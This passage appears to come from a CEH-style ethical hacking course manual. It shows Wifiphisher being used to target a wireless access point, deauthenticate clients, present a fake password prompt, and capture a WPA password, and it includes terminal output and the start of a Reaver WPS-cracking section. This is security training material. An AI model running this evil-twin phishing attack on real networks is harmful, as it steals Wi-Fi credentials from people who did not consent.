
- All the available networks are displayed. Select the target network as shown in the figure.



```
wifiphisher - Parrot Terminal
File  Edit  View  Search  Terminal  Help

Options:  [Esc] Quit  [Up Arrow] Move Up  [Down Arrow] Move Down

  ESSID                         BSSID              CH  PWR  ENCR      CLIENTS VENDOR

  CEH-Labs                      6c:5a:[redacted]        0%  WPA2/WPS   0    Unknown
  HARMONY                       18:82:[redacted]        0%  WPA2/WPS   8    Unknown
  JU[redacted]                  bc:62:[redacted]        0%  WPA2/WPS   3    Unknown
  PA[redacted]                  18:fd:[redacted]        0%  WPA2/WPS   1    Unknown
  Spyingonyou_2                 30:49:[redacted]        0%  WPA2/WPS   2    Unknown
  NO_CONNECTION5                00:67:[redacted]        0%  WPA2/WPS   6    Unknown
  AR[redacted]                  c4:95:[redacted]        0%  WPA2/WPS   1    Unknown
  Ob[redacted]                  44:a1:[redacted]        0%  WPA2/WPS   0    Unknown


YOU HAVE SELECTED CEH-Labs
```

Figure 16.96: Targeting an AP of available networks

- After a victim connects to the rogue wireless network, the Network Manager page opens automatically on the victim's device, luring the victim to provide the Wi-Fi password to connect to the AP.



CEH-LABS

Connect automatically

Enter the password for "CEH-LABS"


Enter Password Join

Password ••••••••••

You can also access this Wi-Fi network by bringing your device near any iPhone, iPad, or Mac which has connected to this network and has you in their contacts.

Figure 16.97: Screenshot displaying firmware upgrade

- When the victim enters the password, a notification appears on the Wifiphisher screen. Wifiphisher captures the WEP/WPA/WPA2 password through the rogue Wi-Fi network.



wifiphisher - Parrot Terminal
File Edit View Search Terminal Help


```
                                                           |
Extensions feed:                                           | Wifiphisher 1.4GIT
DEAUTH/DISAS - 70:[redacted]                               | ESSID: CEH-LABS
DEAUTH/DISAS - a0:[redacted]                               | Channel: 1
DEAUTH/DISAS - 28:[redacted]                               | AP interface: wlan0
DEAUTH/DISAS - 6e:[redacted]                               | Options: [Esc] Quit
DEAUTH/DISAS - b0:[redacted]                               |___________________
Connected Victims:
20:[redacted]           10.0.0.92       Unknown Android



HTTP requests:
[*] GET request from 10.0.0.92 for http://resolver.msg.global.xiaomi.net/gslb/?ver=4.0&type=wifi
[*] GET request from 10.0.0.92 for http://connect.rom.miui.com/generate_204&countrycode=PL&sdkve
[*] GET request from 10.0.0.92 for http://connect.rom.miui.com/generate_20487e6cb3908f
[*] GET request from 10.0.0.92 for http://connect.rom.miui.com/generate_204
[*] POST request from 10.0.0.92 with wfphshr-wpa-password=1234567890
```

Figure 16.98: Screenshot of Wifiphisher showing the captured password

- The victim can also be tricked further by providing a fake loading screen, making the network appear slower.

Cracking WPS Using Reaver

Step 1: Setup your wireless interface in monitoring mode using **airmon-ng**

